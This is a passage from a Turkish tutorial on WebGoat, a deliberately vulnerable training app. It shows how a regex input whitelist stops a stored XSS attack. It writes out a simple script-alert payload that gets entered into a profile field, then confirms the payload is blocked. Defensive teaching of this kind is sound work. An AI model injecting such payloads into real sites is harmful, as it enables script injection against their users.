
Yukarıdaki desen bileşenleri karakter uzayında barınabilecek karakterleri ifade etmektedir. Kodda yer alan *stringToValidate* değişkeni ise otomasyonun profil düzenleme sayfasındaki tüm metin kutularında yer alan verilerin birleşimini içinde tutmaktadır. *pattern* değişkeni ise az önce bahsettiğimiz kabul edilen karakter uzayına uygun desen nesnesinin referansını tutmaktadır. Bu nesne, kıyaslamada kullanılacaktır. *validate()* methodu sayesinde karakter uzayı ile yani desen ile metin kutularının verileri kıyaslanır. Kıyaslama sonucunda eğer metin kutularından birine desene uymayan bir karakter girilmişse *validate()* fonksiyonu hata fırlatacaktır ve veriler veritabanına kaydolmayacaktır.

Kodu düzeltme işlemi sonrası Eric olarak otomasyona giriş yapın. Önceki dersten hatırlayabileceğiniz üzere otomasyon şifreleri kullanıcı adlarının küçük hali idi. Dolayısıyla Eric kullanıcısının şifresi eric 'tir. Önceki derste olduğu gibi otomasyondan Eric'in ViewProfile butonuna, ardından EditProfile butonuna tıklayın ve *Street* yazısının yanındaki metin kutusuna <script>alert("haha");</script> yazın.





Goat Hills Financial
Human Resources
Welcome Back Eric - Staff Listing Page
Select from the list below
Eric Walker (employee)
SearchStaff
ViewProfile
Logout



Goat Hills Financial
Human Resources
Welcome Back Eric
First Name: Eric
Last Name: Walker
Street: 1160 Prescott Rd
City/State: New York, NY
Phone: 410-887-1193
Start Date: 12152005
SSN: 445-66-5565
Salary: 13000
Credit Card: NA
Credit Card Limit: 0
Comments: Late. Always needs help. Too intern-ish.
Manager: 107
Disciplinary Explanation: Bothering Larry about webgoat problems
Disciplinary Action Dates: 101013
ListStaff
EditProfile
Logout



XSS kodunu girdikten sonra UpdateProfile butonuna tıklayın ve LogOut butonu ile otomasyondan Eric olarak çıkış yapın. Şu ana kadar yaptığınız şey Eric olarak kendi profil bilgilerinizden birine XSS kodu dahil etmeniz ve veritabanına öylece kaydedilmesini sağlamanızdır. Şimdi ise Eric'in amirinin kendi otomasyon hesabına girip Eric'in profil bilgilerini görüntülenmesi gerekmektedir. Amirin bu profil görüntülemesi sonucu eğer ekrana koddan dolayı bir popup mesajı gelirse Eric'in amirinin saldırıdan etkilendiği sonucuna varacağız. Şimdi Eric'in amiri olan David olarak otomasyona giriş yapın.



Sıralı personellerden Eric'i seçip ViewProfile butonuna tıklayın.



Daha önce Eric'in kendi profiline dahil ettiği XSS kodu amirinin ekranında [önceki aşamanın](#) aksine çalışmayacaktır.

Çünkü sarı ile vurgulanan profil bilgisine bakacak olursanız XSS kodu veritabanına regular expression'lı denetleyici sayesinde kaydedilmemiştir. Dolayısıyla çalıştırılacak bir saldırı kodu ortada yoktur. Bu demektir ki eklenilen girdi denetleme mekanizması doğru bir şekilde çalışmaktadır. Bu şekilde dersi eğer geliştirici versiyonunu kullanıyor olsaydınız tamamlamış olacaktınız.

Sonuç

Girdiler bu dersteki gibi web programlama dili ile denetlenmelidir. Bu denetlemenin kısıtı size kalmıştır. Dilerseniz bu dersteki gibi kabul ettiğiniz karakter setlerini kabul eden, gerisini ise kabul etmeyen bir yaklaşımı uygulayabilirsiniz, dilerseniz sadece kendi oluşturduğunuz kara

liste (zararlı kodlar listesi) ile kullanıcının girdiği verileri kıyaslayarak bir denetim kurabilirsiniz. Bu size kalmış bir şeydir.

Sorumluluk Reddi

Bu makale ve bu makalenin yer aldığı makale zincirinde anlatılan her bir tekniğin izinsizce bir sisteme denenmesi sonucu tespit edilmeniz durumunda 5 ila 10 yıl hapis cezasına çarptırılabileceğinizi ve ayrıyetten yaptığınız hasara oranla maddi tazminat cezasına çarptırılabileceğinizi bildiğinizi varsayıyorum. Tüm bunlar bir yana sicilinizi kirletmeniz sonucunda bu alanda ne kadar bilgili olursanız olun "güvenilmez" damgası yiyeceğinizden Türkiye'de siber güvenlik sektörünü unutmak mecburiyetinde kalacağınızı da bildiğinizi varsayıyorum. Bu makale ve bu makalenin yer aldığı makale zincirinde eğitim amaçlı anlatılan tekniklerin kötü yönde kullanılmasından tarafım sorumlu tutulamaz. Bu bilgiler sadece ve sadece ülkemizde siber güvenlik alanındaki eleman eksikliğini gidermek maksadıyla paylaşılmaktadır. Makale içerisinde yer alan bazı kelime kalıplarının (örn; "sızmak istediğimiz / saldırmak istediğimiz" gibi) sadece ve sadece bir sızma testçi (pentester) bakış açısından ibaret olduğunu beyan etmek isterim.

YARARLANILAN KAYNAKLAR

- http://www.wikihow.com/Install-Oracle-Java-JDK-on-Ubuntu-Linux
- http://www.cyberciti.biz/faq/howto-installing-oracle-java7-on-ubuntu-linux/
- https://www.owasp.org/index.php/WebGoat_Installation
- http://www.bariskarabay.net/jar-uzantili-dosyalari-dosyalari-calistirmak.html
- http://www.tutorialspoint.com/listtutorial/What-is-JSESSIONID-Cookie-in-J2EE-web-applications/4214
- Chip Dergisi - Sayı: Mart 2015 | Sayfa 24
- Bilişimin Karanlık Yüzü - Sayfa 39
- http://stackoverflow.com/questions/2152738/why-do-you-need-to-encode-urls
- http://code.tutsplus.com/tutorials/http-headers-for-dummies--net-8039
- http://superuser.com/questions/153165/what-does-represent-while-giving-path
- http://www.w3schools.com/ajax/default.asp
- http://www.w3schools.com/ajax/ajax_intro.asp
- http://stackoverflow.com/questions/3076414/ways-to-circumvent-the-same-origin-policy
- http://en.wikipedia.org/wiki/Cross-origin_resource_sharing
- http://www.w3schools.com/js/js_htmldom.asp
- http://php.net/manual/tr/function.htmlentities.php
- http://www.w3schools.com/xml/xml_whatis.asp
- SERVİS TABANLI MİMARİ KULLANILARAK İSTANBUL ÜNİVERSİTESİ ERASMUS BİLGİ SİSTEMİNİN GERÇEKLEŞTİRİLMESİ - Şahin AYDIN
- https://en.wikipedia.org/wiki/List_of_HTTP_header_fields
- http://www.w3schools.com/json/
- http://www.w3schools.com/json/json_intro.asp

- http://security.stackexchange.com/questions/65142/what-is-reflected-xss
- http://www.w3schools.com/jsref/jsref_eval.asp
- http://www.w3schools.com/js/js_cookies.asp
- http://www.toptal.com/security/10-most-common-web-security-vulnerabilities
- https://en.wikipedia.org/wiki/Buffer_overflow
- http://whatis.techtarget.com/definition/thread-safe
- http://howtodoinjava.com/2014/06/02/what-is-thread-safety/